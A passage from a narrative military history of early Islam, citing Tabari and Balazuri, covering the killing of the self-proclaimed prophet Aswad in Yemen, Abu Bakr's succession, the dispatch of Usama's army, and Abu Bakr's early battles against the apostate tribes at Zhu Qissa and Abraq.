Aswad had a donkey which he had trained to obey certain commands, and he used this donkey to demonstrate his powers. He would give the order, *"Bow before your lord"*, and the donkey would bow its head before Aswad. He would then command, *"Kneel before your lord!"*, **2** and the donkey would kneel. Because of this, Aswad became known in the region as Dhul Himar-the One of the Donkey, or 'Donkey-Walah'. Some chroniclers, however, maintain that he was known not as Dhul Himar, but as Dhul Khumar, i.e. the Drunk. **3** This could be true because he was heavily addicted to alcohol and often in a drunken stupor. Nevertheless, his tribe followed him, believing him to be a genuine prophet; and in this error they were joined by some of the lesser tribes of the Yemen.

Aswad organised a column of 700 horsemen and rode to Najran. He captured the town with no difficulty and drove out its Muslim administrator. Elated by this easy victory, he left his own man to govern Najran and moved on San'a. (See Map 7) Shahr, the newly appointed Muslim governor of the Yemen, heard of the fall of Najran, came to know of the intentions of Aswad and decided to tackle Aswad before he could reach San'a. Organising a small armed force (he did not have many warriors), he marched out to meet his adversary, and the two forces met some distance north of San'a. The short, brisk engagement that followed ended in Aswad's favour. The Muslims suffered a defeat and Shahr was killed in battle, leaving behind a beautiful young widow named Azad. Five days later Aswad entered Sana' as a conqueror. He had worked fast for his unholy mission, for it was now only 25 days since he had first gathered his tribe and proclaimed his prophethood.



1. Called Bazam by some historians.
2. Balazuri: p. 113.
3. *Ibid*

Most of the Yemen was now his. And in order to get the maximum pleasure from his military and political success, Aswad forcibly married the lovely Azad. The poor widow had no choice but to submit to the drunken embraces of the loathsome Donkey-Walah.

Having occupied Najran and San'a, Aswad consolidated his gains and extended his sway over all Yemen, many tribes of which acknowledged him as ruler and prophet. As his authority grew, he began to feel discontented with the title of prophet and proclaimed himself Rahman of Yemen. 1 The word 'Rahman' means the Merciful One, and is one of the titles by which Muslims know Allah. Thus Aswad attempted to enter the divine province to which no man has laid claim without suffering disastrous consequences. Anyway, to his followers he became known as the Rahman of Yemen. His drunken orgies continued, as did his enjoyment of the ill-starred Azad, whose loathing for him grew so intense that she confided to a friend: *"To me no man is more hateful than he."* 2 In his viciousness Aswad also turned against the family of the Persian Bazan and heaped every manner of indignity and insult upon the surviving members. By doing so he earned the bitter hostility of a stalwart and true Muslim by the name of Fairoz Al Deilami-a member of this Persian family and a cousin of Azad.

Unknown to the false prophet, the real Prophet at Madinah had already initiated measures to deal with him. Having received full reports of Aswad's mischief, the Holy Prophet sent Qais bin Hubaira to organise the liquidation of Aswad. Qais got to Sana' undetected, laid the foundations of an underground movement against the impostor and made contact with the Persian Fairoz. Qais and Fairoz became the brains of the organisation that was to draw the sword of vengeance against Aswad and his apostates. In secret they laid their plans.

The killing of Aswad was not going to be an easy matter. The Black One was a huge, powerfully-built man, known for his strength and ferocity, and he already suspected Fairoz of disloyalty. Moreover, he lived in a palace that was surrounded by a high wall and guarded by a large number of warriors who were chosen for their loyalty and their faith in Aswad. They paced the wall and treaded the corridors of the palace. The only possible entrance was over a certain part of the wall adjacent to the chamber of Azad. The wall would have to be scaled.

Fairoz got in touch with Azad, explained his purpose and sought her help, which she readily promised, seeing this as the only way out of the wretched life that she led.

The fateful night of May 30, 632 (the 6th of Rabi-ul-Awwal, 11 Hijri) was chosen as *the night*. Just after midnight, when the moon had set, and at a moment when no guards were near, Fairoz scaled the wall of the palace with the aid of a rope and slipped into the chamber of Azad. She hid him in the room and the two cousins, fired by the same mission, waited.

Shortly before dawn Azad stole out of her room and walked to Aswad's chamber, which was next to hers. She knew that there was a sentry on duty nearby, though not in sight. She opened the door, looked in, and then returned to Fairoz. The fire of vengeance burnt in her eyes as she whispered, *"Now! He is lying drunk!"*

Fairoz, followed by Azad, tiptoed out of her chamber and to the door of Aswad's room. The woman stationed herself at the door while Fairoz entered with drawn sword. Suddenly Aswad sat up in bed and stared in horror at Fairoz, whose appearance left no doubt as to his purpose. In the face of this danger the drunkenness of the Black one vanished; but before he could get off the bed, Fairoz sprang forward and struck him on the head with his sword. Aswad fell back on his pillow. According to the chroniclers, *"He began to bellow like a bull"* **3**

His cries attracted the attention of the sentry who rushed to Aswad's chamber. He saw Azad standing by the door and asked, *"What is the matter with the Rahman of Yemen?"* The plucky girl raised her finger to her lips. *"Shush!"* she whispered. *"He is receiving a revelation from Allah!"* **4** The sentry nodded knowingly, and disregarding the shouts of his master, walked away.

1. Balazuri: pp. 113 - 125.
2. Tabari: Vol. 2, p. 467.
3. Balazuri: p. 114.
4. *Ibid*

Azad waited until the sentry had turned the corner of the corridor, then rushed into the room. She saw Fairoz standing beside the bed, waiting for a chance to strike again, while the impostor writhed in his bed, waving his arms about. The two now worked together. The woman hastened to the head of the bed, caught the hair of Aswad in both her hands and held his head down. Fairoz drew his dagger and with a few deft strokes severed the black head from the enormous body. Thus ended the career of the false prophet, Abhala bin Kab, alias the Black one, alias the Donkey-Walah, alias the Drunk. His mischief lasted three months and ended with his death, six days before Prophet Muhammad passed away.

With Aswad's death his movement collapsed. The Muslim resistance organised by Qais in San'a turned in violent vengeance against the followers of Aswad, many of whom were killed. But many escaped to create trouble for Muslim rulers at a later stage. Many became Muslims again, and of these some again apostatised. Fairoz was appointed governor of San'a.

The messenger who carried the good news to Madinah arrived there shortly after the death of the Holy Prophet. The report of the destruction of the mischief of Aswad Al Ansi brought some solace to the heart-broken Muslims.

Madinah was now going through a crisis which was at once emotional, spiritual and political. The loss of the beloved Muhammad had left the Muslims devastated. For the past 10 years the Prophet had been everything to them-commander, ruler, judge, teacher, guide, friend. There was no aspect of life in which he had not participated. They had taken all their problems to him, and he had settled, decided, directed, comforted. In the warm light of his presence they had felt safe from trouble and misfortune. Now that light had gone out. The Muslims felt alone and frightened-in the words of the chroniclers: *"like sheep on a cold, rainy night."* **1**

The crisis deepened as reports of the revolt spreading over Arabia began to arrive. All the tribes of Arabia, with the exception of those in Makkah and Madinah and the Thaqeef in Taif, revolted against the political and religious authority of Madinah and broke their oaths of allegiance. False prophets arose in the land and claimed a share in Muhammad's prophethood. These impostors, having seen the affection and reverence in which the Holy Prophet was held, and unmindful of the trials and sufferings which he had experienced before his efforts bore fruit, decided that prophethood was a good thing and that they too should get the benefit of it. Apart from Aswad, there were two impostors (possibly three) and one impostress. There were others-chieftains and elders, who did not claim prophethood, but united with the false prophets in their perfidious designs to extinguish the flame of Islam and return to the tribal independence of the Ignorance. The flames of the apostasy raced like wild fire across all Arabia, threatening to engulf Makkah and Madinah-the spiritual and political centres of the infant state of Islam.

The chief cause of the apostasy was lack of true faith. Most of the tribes, converted in the ninth and tenth years of the Hijra, had taken to Islam for political reasons. They had found it expedient. They saw Muhammad as a powerful political boss rather than a prophet with a new message. The true Muslims were the Muslims of Makkah and Madinah, especially the latter who had been in contact with the Holy Prophet for many years and had drunk deep at the fountain of truth which the Prophet had revealed. The outlying tribes had not enjoyed this spiritual experience. In many cases, when a chief became a Muslim the tribe followed his example out of tribal loyalty rather than religious conviction. With the death of the Prophet the tribes felt free to renounce their allegiance,

which, as they saw it, had been made to a person and not to Madinah or to Islam. Muhammad was dead; and now they could throw off the yoke of discipline which the new faith had imposed in limiting the number of wives a man could marry, in collecting taxes for the benefit of the community, in enforcing prayers and fasting. The strong leaders who led the revolt preferred to be free to exploit the weak to their own advantage, unhampered by the restrictions which Islam placed upon them.

The fears of the Muslims deepened when Abu Bakr became caliph-the first caliph in Islam. Abu Bakr had never been known for any great quality of leadership, let alone the ability to steer the ship of state through the storm that gathered on every side and threatened the very existence of Islam. What was needed at this critical juncture was a strong, robust and capable leader. And what was the image of Abu Bakr? A small, slender, pale man, he had deep-set eyes under thin, delicate eyebrows. By now he had a pronounced stoop which heightened the impression of age and senility, in spite of the fact that he dyed his beard. A mild, gentle and tender-hearted individual, he was easily moved to tears.

1. Tabari: Vol. 2, p. 461.

As the Muslims gathered to take the oath of allegiance, Abu Bakr made the first speech of his caliphate-a speech that further emphasised his modesty and humility and gave no promise of strength. He said:

"Praise be to Allah! I am now in authority over you, but I am not the best among you. If I act virtuously, help me. If I act wrongfully, correct me. Truth is honesty, falsehood is treachery.
The weak among you is strong in my sight, until I give him what is due to him, if Allah wills it. And the strong among you is weak in my sight, until I take what is due from him, if Allah wills it.
Let none among you abjure the holy war in the way of Allah, for no people do so but Allah strikes them with disgrace. And among no people does vice become general but Allah inflicts upon them terrible punishment.
Obey me while I obey Allah and His Messenger; and if I disobey Allah and His Messenger, you are not obliged to follow me.
Forget not your prayers. May Allah have mercy upon you!" **1**

Abu Bakr's virtues and outstanding services to Islam were well known. His personal courage, his devotion to the Prophet, who had given him the title of the Truthful One, his high moral principles and his faith as one of the staunchest of believers were unquestioned. As the third male to embrace Islam his position among the Blessed Ten was high indeed. **2** But did such virtues make for leadership in troubled times? And then there was the departure of the Army of Usama, which further imperilled Madinah and increased the alarm of the Muslims.

About the middle of May 632, the Holy Prophet, now ailing, had ordered a large expedition to be prepared for the invasion of Jordan. Every body was to join it. As commander of the expedition, he appointed Usama-a young man of twenty-two. Usama was the son of Zaid bin Harithah, the Prophet's freedman, who had been the first of the Muslim commanders to fall at the Battle of Mutah. Although Usama was common-born and enjoyed no family standing among the Quraish, the Prophet put him in command

over all the older and more distinguished warriors from the best clans. The warriors gathered at a campsite just west of Uhud, and the force thus concentrated became known as the Army of Usama. This was the last expedition ordered by the Prophet; and it could mean war with the Romans.

Usama was given the Jordanian area of Mutah as his geographical objective. ***"Go to the place where your father was killed"***, ordered the Holy Prophet. ***"Raid those territories. Go fast; take guides with you and send your scouts and agents ahead of you."*** [3] Shortly before his death the Prophet remarked, ***"Remember to despatch the Army of Usama!"*** [4] The army was still in camp when, on Monday, June 5, 632, (the 12th of Rabi-ul-Awwal, 11 Hijri) the Holy Prophet passed away. On the same day Abu Bakr, son of Abu Quhafa, became caliph.

The following day Caliph Abu Bakr issued instructions for the Army of Usama to prepare for the march. All the distinguished Companions who were available for war were sent to join the Army in its camp and serve under the command of the youthful Usama. Even Umar, one of Abu Bakr's closest friends, was sent to the camp.

For the next few days the preparations continued even as reports of the rapid spread of the apostasy arrived. Then a group of prominent Muslims came to the Caliph. *"Will you send away the Army of Usama when most Arabs have revolted, and disruption raises its head everywhere?"* they protested. *"The Muslims are few. The unbelievers are many. The army must* ***not*** *be sent away!"*

Abu Bakr was adamant. *"Even if wild dogs rove around the feet of the wives of the Messenger of Allah (SAWS),"* he replied, *"I would still despatch the Army of Usama as ordered by the Prophet."* [5]

1. Tabari: Vol. 2, p. 450.
2. The first was Ali, the second Zaid bin Harithah.
3. Ibn Sad: p. 707.
4. *Ibid*: p. 709.
5. Tabari: Vol. 2, p. 461.

A few more days passed. Reports from the countryside became more alarming. Then one day Usama, who feared for Madinah and for Islam no less than the others, spoke to Umar. *"Go to the Caliph"*, he said. *"Ask him to permit the army to remain at Madinah. All the leaders of the community are with me. If we go, none will be left to prevent the infidels from tearing Madinah to pieces."*

Umar agreed to speak to the Caliph. As he was leaving the camp, he was met by a group of leaders who made the same suggestion and added: *"If he does not agree to our remaining in Madinah and we have to go, ask him at least to place an older man than Usama in command of the army."* [1] Umar agreed to put this across also.

In Madinah Abu Bakr sat on the floor of his house, getting used to the tremendous burden which the assumption of the caliphate in these stormy days had placed upon his shoulders. The strain would have shattered his nerves but for his limitless faith. Umar entered. Umar was calm and confident, for he was used to speaking to Abu Bakr as a strong, vigorous man would address a mild and submissive, albeit beloved comrade.

Abu Bakr waited until Umar had delivered the message and also expressed his own opinion regarding the proposed change of command. Then he leapt to his feet and shouted at Umar, *"O Son of Al Khattab! It was the Messenger of Allah who appointed Usama as the commander. And you want **me** to remove him from command."* [2]

Umar hastily backed out of Abu Bakr's house. He returned to the camp where the elders waited to see what news he would bring. Umar abused them roundly! [3]

On June 24, 632 (the 1st of Rabi-ul-Akhir, 11 Hijri), the Army of Usama broke camp and moved out. Abu Bakr walked some distance beside the mounted Usama and refused to let the young commander dismount from his horse. *"Every step that a Muslim warrior takes in the way of Allah"*, he explained to Usama, *"earns him the merit of 700 good deeds and the forgiveness of 700 sins."* [4]

Abu Bakr asked if he could retain Umar with him as adviser, to which Usama readily agreed. Then he gave his parting instructions to the Army Commander: *"Carry out your task. Start the operation with raids against the Quza'a. Let nothing deter you from accomplishing the mission given you by the Messenger of Allah."* [5] And the Army of Usama marched away.

The despatch of the Army of Usama was a mistake in the circumstances which had arisen since the Prophet's death.[6] Some Muslim writers have stated that it was a wise move on the part of Abu Bakr, as it gave a show of strength to the rebels and thus deterred them from greater violence. Actually, this was not the case. Although Usama carried out his mission with efficiency and speed, his operation had no bearing whatever on the major actions of the apostasy which were fought in North-Central Arabia. The despatch of the Army of Usama was an act of faith displaying complete submission to the will of the departed Prophet, but as a manoeuvre of military and political strategy, it was anything but sound. This is also proven by the fact that all the Muslim leaders were opposed to the move-leaders who produced, in this and the following decades, some of the finest generals of history.

Abu Bakr was moved to this decision by nothing other than his desire to carry out the last military wish of the Prophet. It was not lack of strategical judgement which led him to send of the Army of Usama, for Abu Bakr had ample military ability, as he was to prove soon after in his direction and conduct of the war against the apostates and the invasions of Iraq and Syria.

The Army of Usama was gone. Reports of ever-spreading revolt and of the concentration of hostile tribes became more serious day by day. The apprehensions of the Muslims increased. In contrast, the apostates rejoiced at the news of Abu Bakr's assumption of the caliphate and the departure of the army. With Abu Bakr at the helm of Muslim affairs, they thought, their objective of crushing the new Muslim State would be more easily achieved. The rebels were relieved that they did not have to deal with the fiery Umar or the peerless Ali. They would only have to deal with a nice old man!

But the Muslims were in for some pleasant surprises and the apostates for some rude shocks at the hands of 'the nice old, man'-such shocks that one rebel chieftain, fleeing from the columns of Abu Bakr, would cry in terror: *"Woe to the Arabs from the son of Abu Quhafa!"* [7]

1. Tabari: Vol. 2, p. 462.
2. *Ibid*: Vol. 2, P. 462.
3. *Ibid*.
4. *Ibid*.
5. *Ibid*: Vol. 2, p. 463.
6. Only a purely material perspective could regard this as a mistake, and even then this statement is difficult to defend categorically. It could easily be argued that the astonishing victories against the apostates, Persians and Romans during Abu Bakr's short caliphate were partly from the blessing of this decision to continue a matter begun by the Prophet (SAWS), one of the first major decisions made by Abu Bakr as caliph.
7. Balazuri: p. 104.

Chapter 12

(Abu Bakr Strikes)


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"If the faith of Abu Bakr were to be weighed against the faith of all the people of the earth, his faith would outweigh theirs." [Umar bin Al-Khattab]

"Abu Bakr was the bravest of the people." [Ali ibn Abi Talib]**1**

The apostasy had become so general that it affected every tribe in Arabia with the exception of the people in Makkah and Madinah and the tribe of Thaqeef at Taif. In some cases the entire tribe apostatised. In other cases part of the tribe apostatised while part continued to follow the true faith; and among those who remained Muslims, many had to pay with their lives for their faith. The flames of disbelief were fanned by two false prophets, Tulaiha bin Khuwailid and Musailima bin Habib, and a false prophetess by the name of Sajah bint Al Harith. Musailima had been an impostor for some time, while Tulaiha made his claim to prophethood during the illness of the Holy Prophet. The most immediate threat to Madinah was posed by Tulaiha and the tribes of West-Central and North-Central Arabia that followed him. These tribes were the Ghatfan, the Tayy, the Hawazin, the Bani Asad and the Bani Sulaim.

The concentrations of apostates nearest Madinah were located in two areas: Abraq, 70 miles north-east of Madinah, and Zhu Qissa, 24 miles east of Madinah. **2** (See Map 8) These concentrations consisted of the Ghatfan, the Hawazin and the Tayy. A week or two after the departure of the Army of Usama, the apostates at Zhu Qissa sent a delegation to Abu Bakr. *"We shall continue the prayers"*, said the delegates, *"but we shall not pay any taxes."* Abu Bakr would have none of it. *"By Allah"*, he replied, *"if you withhold a single ounce of what is due from you, I shall fight you. I allow you one day in which to give your reply."* **3**



The envoys were taken aback by the determination and confidence of the new Caliph who seemed to be entirely unaware of the weakness of his position. And he had given them one day! The following morning, before the single day's ultimatum had expired, the envoys slipped out of Madinah, which meant a rejection of Abu Bakr's demands. Soon after their departure, Abu Bakr sent his own envoys to all the apostate tribes, calling upon them to remain loyal to Islam and continue to pay their taxes.

But the apostate envoys from Zhu Qissa, before leaving Madinah, had had a good look at the place, and their keen eyes had noticed the absence of warriors. On returning to Zhu Qissa they told their comrades about their conversation with Abu Bakr and the very vulnerable state of Madinah. Meanwhile Tulaiha, who was now at Samira, had reinforced the apostates at Zhu Qissa with a contingent under his brother, Hibal-a wily and resourceful general. When the apostates heard the reports of the envoys, the temptation proved too much for them; they decided to have a crack at Madinah while it was still defenceless. Consequently, the force at Zhu Qissa moved forward from Zhu Hussa **4** , from where, after forming a base, part of the force advanced still nearer Madinah and went into camp, preparatory to attacking the town. It was now the third week of July 632 (late Rabi-ul-Akhir, 11 Hijri).

Abu Bakr received intelligence of this move and at once undertook the organisation of the defences of Madinah. The main army was out under Usama, but Madinah was not as defenceless as the rebels had imagined. Quite a few warriors were still there, especially from the clan of Bani Hashim (the Prophet's own clan) who had remained behind to mourn their departed kinsman. From these remnants Abu Bakr scraped together a

fighting force. The confidence of Abu Bakr, never shaken, was strengthened by the thought that he had such stalwarts with him as Ali, Zubair bin Al Awam and Talha bin Ubaidullah. Each of these was appointed to command one?third of the newly created force.

For three days nothing happened. The apostates, uncertain of how they should set about their task, remained inactive. Then, on orders from Abu Bakr, the Muslims sallied out of Madinah. They launched a quick attack on the forward camp of the apostates and drove them back. The apostates withdrew to Zhu Hussa. The Muslims informed Abu Bakr of their success, and the Caliph ordered them to stay where they were and await his instructions.

1. *Tarikh Al-Khulafaa* of As-Suyuti.
2. Abraq is now just a stony plain (the word means a spur or bluff) 5 miles north of Hanakiya. Zhu Qissa does not exist; its location is known only in terms of its distance from Madinah (Ibn Sad: p. 590), and it was on the road to Rabaza, which is 20 miles north-east of Hanakiya. The latter is the old Batn Nakhl.
3. Tabari: Vol. 2, p. 487; Balazuri: p. 103.
4. The location of Zhu Hussa is not known.

The following day Abu Bakr set out from Madinah with a long string of pack camels, for the riding camels had all gone with Usama and these inferior camels were the best that Abu Bakr could muster in the way of transportation. As the convoy got to the abandoned apostate camp, the Muslims who had driven the apostates away mounted these camels and the force advanced towards Zhu Hussa-the apostate base.

Here the enemy waited, and Hibal, the brother of Tulaiha, showed his military cunning. He kept his men behind the crest of a slope, some distance ahead of the base towards which the Muslims were advancing.

The Muslims, mounted on their pack camels, rode up the slope unaware of the enemy who waited just beyond the crest. When the unsuspecting Muslims got near the crest, the apostates stood up and hurled upon the forward slope a countless number of goatskins filled with water. As these goatskins rolled down the crest towards the Muslims, a wild din arose from the apostate ranks as they hammered on drums and screamed at the top of their voices. The pack camels, untrained for battle and not used to sudden loud noises or the sight of unfamiliar objects rolling towards them in large numbers, turned and bolted. The Muslims did their utmost to control their panic-stricken mounts but failed, and very soon the entire Muslim force was home again!

Hibal had reason to feel pleased with himself. He had pulled a fast one on the Muslims and driven them back to Madinah without, so to speak, firing a shot. In view of this clever trick which Hibal pulled off, it is possible that the preceding apostate withdrawal had been a feint, planned by Hibal, to draw the Muslims out of the security of their town towards Zhu Hussa. We do not know. But Hibal now made the mistake of assuming that the Muslims were frightened, and that their hasty move back to Madinah was a sign of weakness. He did not know that the Muslims were mounted on pack camels, and that it was these animals that had panicked and not the men who rode them. The part of his force that had remained at Zhu Qissa was informed of this success and called forward. The same evening the full force of the apostates advanced and re?established the camp

near Madinah, from which they had withdrawn only the day before. The spirits of the apostates were high.

The Muslims, on the other hand, were very angry, and every man was determined to set the record straight in a return engagement. Abu Bakr knew that the apostates had returned to their camp near Madinah, and decided to assail them before they could complete their preparations for battle. Under his instructions, the Muslims spent most of the night reorganising their small army and preparing for battle.

During the latter part of the night Abu Bakr led his army out of Madinah and formed up for the assault. He deployed the army with a centre, two wings and a rear guard. Keeping the centre under his direct command, he placed the right wing under Numan, the left wing under Abdullah and the rearguard under Suwaid-all three of whom were sons of Muqaran. Before dawn the army was set in motion towards the enemy camp where the apostates, confident of an easy victory on the morrow, slept soundly.

This time it was Hibal who was surprised. The first glow of dawn had not yet appeared when a furious, screaming mass of Muslims fell upon the camp with drawn swords. The apostates did not stand upon the order of their going. Many were killed, but most of them found safety in flight, and did not stop until they had got to Zhu Qissa, where they paused to rest and reorganise. Their spirits were no longer so high.

This round had been won by Abu Bakr, and his was no empty success. It was a bloody tactical action in which the enemy had been driven back by the sword and not by deception alone. Abu Bakr had decided to catch the enemy unawares and thus get the benefit of surprise to offset his numerical inferiority, and in this he had succeeded. He needed quick tactical victory and he had got it. As a matter of interest it may be noted that this is the first instance in Muslim history of a night attack-a tactical method which did not achieve popularity until the First World War.

Having won this round, Abu Bakr decided to give no respite to his opponents. He would catch them before the effect of the shock wore off and while alarm and confusion kept them disorganised. As the sun rose, he marched to Zhu Qissa.

On arrival at Zhu Qissa, he formed up for battle as he had done the night before, and then launched his attack. The apostates put up a fight, but their morale was low and after some resistance they broke contact and retreated to Abraq where more clansmen of the Ghatfan, the Hawazin and the Tayy were gathered. Abu Bakr, on capturing Zhu Qissa, sent a small force under Talha bin Ubaidullah to pursue the enemy. Talha advanced a short distance and killed some stragglers, but the small size of his force prevented him from doing any great damage to the retreating apostates.

The capture of Zhu Qissa took place on or about July 30, 632 (the 8th of Jamadi-ul-Awwal, 11 Hijri). Abu Bakr left Numan bin Muqaran with a detachment to hold Zhu Qissa, and with the rest of his force rode back to Madinah. On August 2, the Army of Usama returned to Madinah; the capital of Islam was no longer in danger.

On leaving Madinah, Usama had marched to Tabuk. Most of the tribes in this region opposed him fiercely; but Usama, with the zeal and vigour of youth, swept across the land with fire and sword. He raided far and wide in the region of Northern Arabia, starting with the Quza'a, who scattered under the blows of his columns and then made their way to Daumat-ul-Jandal (where Khalid had captured Ukaidar two years before). Usama killed all those who fought him and burnt orchards and villages, leaving in his wake 'a hurricane of smoke.' **1**

As a result of his operations several tribes resubmitted to Madinah and re-embraced Islam. But the Quza'a remained rebellious and unrepentant, and had to be dealt with again a short while later by Amr bin Al Aas.

Usama next marched to Mutah, fought the Christian Arabs of the tribes of Kalb and Ghasan and avenged the death of his father. There was, however, no major battle. Then he returned to Madinah, bringing with him a large number of captives and a considerable amount of wealth, part of which comprised the spoils of war and part the taxes paid by the repentant tribes. The Army of Usama was warmly welcomed by Abu Bakr and the people of Madinah, to whom its return brought comfort and assurance. It had been away for 40 days.

After the defeat of the apostates at Zhu Qissa, several apostate clans turned viciously upon those of their members who remained Muslims and slaughtered them. The killing was done mercilessly, some Muslims being burnt alive and others thrown from the tops of cliffs. Abu Bakr heard the news of these atrocities with cold anger, and swore that he would kill every infidel who had murdered a Muslim and carry fire and sword to every apostate clan.

Things were now looking up for the Muslims. The recent victories of Abu Bakr, though not decisive, had raised spirits. Some of the apostate tribes living near Madinah had repented, rejoined the faith and paid their taxes and more. The Army of Usama was back with captives and wealth. The coffers of the Muslim State were full again, providing a sound financial base for all-out war against the enemies of Islam.

But Abu Bakr decided that he needed more time before launching a general offensive, in order to rest and re-equip the Army of Usama. He consequently ordered Usama to rest his men at Madinah and while doing so also ensure the safety of the capital. His own hastily scraped together force had now begun to feel like an army; and he decided to use this army, while the Army of Usama rested and re-equipped, to fight another offensive battle against the apostates gathered at Abraq. Now Abu Bakr really prepared for war, not only to punish the tribes for the heinous crime of apostasy, but also to avenge the innocent blood of the faithful Muslims who had been murdered by the apostates.

When Abu Bakr announced his intention of leading his army to Abraq, Muslim elders tried to restrain him. *"May Allah bless you, O Caliph of the Messenger of Allah!"* they said. *"Do not endanger yourself by leading the army in person. If you should be killed, it would upset the order of things. Your very existence is a source of trouble to the unbelievers. Appoint another to command the army. Then, if he is killed, you can appoint yet another."*

Abu Bakr was shortly going to place an immense burden on the shoulders of the Muslims, both commanders and troops. He was going to ask them to strive as they had never done before and to face dangers which would appal most warriors. He could think

of no better way of making them come up to his expectations than setting the pace himself.

1. Ibn Sad: p. 709.

"No, by Allah!" he replied. *"I shall not do that. I shall not trouble others with my burden."* **1**

And it was under Abu Bakr that the small army marched out to Zhu Qissa, where Numan awaited him. (This Numan was later to achieve everlasting fame as the victor of Nihawand in Persia.) Here Abu Bakr placed Numan and his brothers in command of the wings and the rear guard, as he had done for his night attack, and set out for Abraq. It was now the second week of August (third week of Jamadi-ul-Awwal).

When the Muslims got to Abraq they found that the enemy was already formed up in battle array. Without delay, Abu Bakr deployed his army and attacked the apostates.

The apostate spirits now were not as high as they had been a fortnight before. The defeated elements, which had escaped from Zhu Qissa, had joined the apostates at Abraq, and as is usual in such cases their arrival had had a depressing effect on others. For some time the apostates, who were numerically superior, resisted the Muslim attack, then they broke and fled. Abu Bakr had won another victory.

The remnants of the apostates fleeing from Abraq, and certain other clans from this region, travelled to Buzakha, whither Tulaiha the Impostor had moved from Samira. But other clans living in this area submitted to the columns that Abu Bakr sent out after the capture of Abraq to subdue the countryside. Now more taxes were gathered, to which the repentant clans gladly added gifts that were as gladly accepted.

The following day the Caliph left Abraq for Madinah. On arrival at Madinah he spent a few days in dealing with matters of state; then he moved to Zhu Qissa with the Army of Usama. But it had now ceased to be the Army of Usama, for Usama had completed his work and his army was now the Army of Islam-to be used by the Caliph as required. Usama's tenure of command was over.

At Zhu Qissa, Abu Bakr organised the Army of Islam into several corps to deal with the various enemies who occupied the entire land of Arabia except for the small area in the possession of the Muslims. This was the first time that the Muslim Army was organised into separate corps, each with its own commander, for independent missions under the general strategical guidance of the Caliph. Muslim commanders, until now essentially tacticians, would henceforth enter the higher realms of strategy and master those realms with a sure-footedness and ease that would astonish the world.

At Zhu Qissa, in the fourth week of August 632 (early Jamadi-ul-Akhir, 11 Hijri) Abu Bakr planned the strategy of the Campaign of the Apostasy. The battles which he had fought recently against the apostate concentrations at Zhu Qissa and Abraq were in the nature of immediate preventive action to save Madinah and discourage further offensives by the enemy, thus gaining time for the preparation and launching of his main forces. These actions could be described as spoiling attacks; they had enabled Abu Bakr to secure a base from which he could fight the major campaign that lay ahead.

Abu Bakr had no illusions about the task that faced him. He had to fight not one but several enemies-Tulaiha the Impostor at Buzakha, Malik bin Nuwaira at Butah, Musailima the Liar at Yamamah. He had to deal with widespread apostasy on the eastern and southern coasts of Arabia-in Bahrain, in Oman, in Mahra, in Hadhramaut, in the Yemen. There was apostasy in the region south and east of Makkah, and in Northern Arabia the Quza'a had staged a comeback after the return of the Army of Usama.

The situation of the Muslims can be compared with a small island of belief in an ocean of disbelief, a lamp shining in the darkness which held every manner of danger for the Faithful. Abu Bakr had not only to keep the flame alive, but also to dispel the darkness and crush the forces of evil that gathered threateningly on all sides. In numerical strength the apostates vastly outnumbered the Muslims, though they were not united. Abu Bakr's military strength lay in his having, among the Muslims, the finest fighting men of the time. And he had a tremendous weapon-Khalid bin Al Waleed: the Sword of Allah.

1. Tabari: Vol. 2, p. 476.

Abu Bakr planned his strategy accordingly. He formed the army into several corps. The strongest corps, and this was the main punch of the Muslims, was the corps of Khalid. This was used to fight the most powerful of the rebel forces, to crack the toughest nuts. Other corps were given areas of secondary importance in which to bring the less dangerous apostate tribes to their senses, after the main enemy opposition was crushed. Two corps were kept as reserves to reinforce the corps of Khalid or any other corps that might need assistance. The first corps to go into action was that of Khalid, and the timing of the despatch of other corps hinged on the operations of Khalid, who was given the task of fighting the strongest enemy forces one after the other. Abu Bakr's plan was first to clear the area of West Central Arabia (the area nearest Madinah), then tackle Malik bin Nuwaira, and finally concentrate against the most dangerous enemy of the lot-Musailima the Liar. Thus Abu Bakr would achieve concentration of force, by dealing with the main enemy armies separately and in turn, progressing step by step from nearer to farther regions.

The Caliph formed 11 corps, each under its own commander. **1** A standard was given to each corps. The available manpower was distributed among these corps and while some commanders were given immediate missions, others were given missions for which they would be launched later. The commanders were also instructed to pick up brave men on the way as they marched to their objectives. The 11 corps commanders and their assigned objectives were as follows:

1. *Khalid*: First Tulaiha at Buzakha, then Malik bin Nuwaira, at Butah.
2. *Ikrimah bin Abi Jahl*: Contact Musailima at Yamamah but not to get involved until more forces were built up.
3. *Amr bin Al Aas*: The apostate tribes of Quza'a and Wadi'a in the area of Tabuk and Daumat?ul-Jandal.
4. *Shurahbil bin Hasanah*: Follow Ikrimah and await the Caliph's instructions.
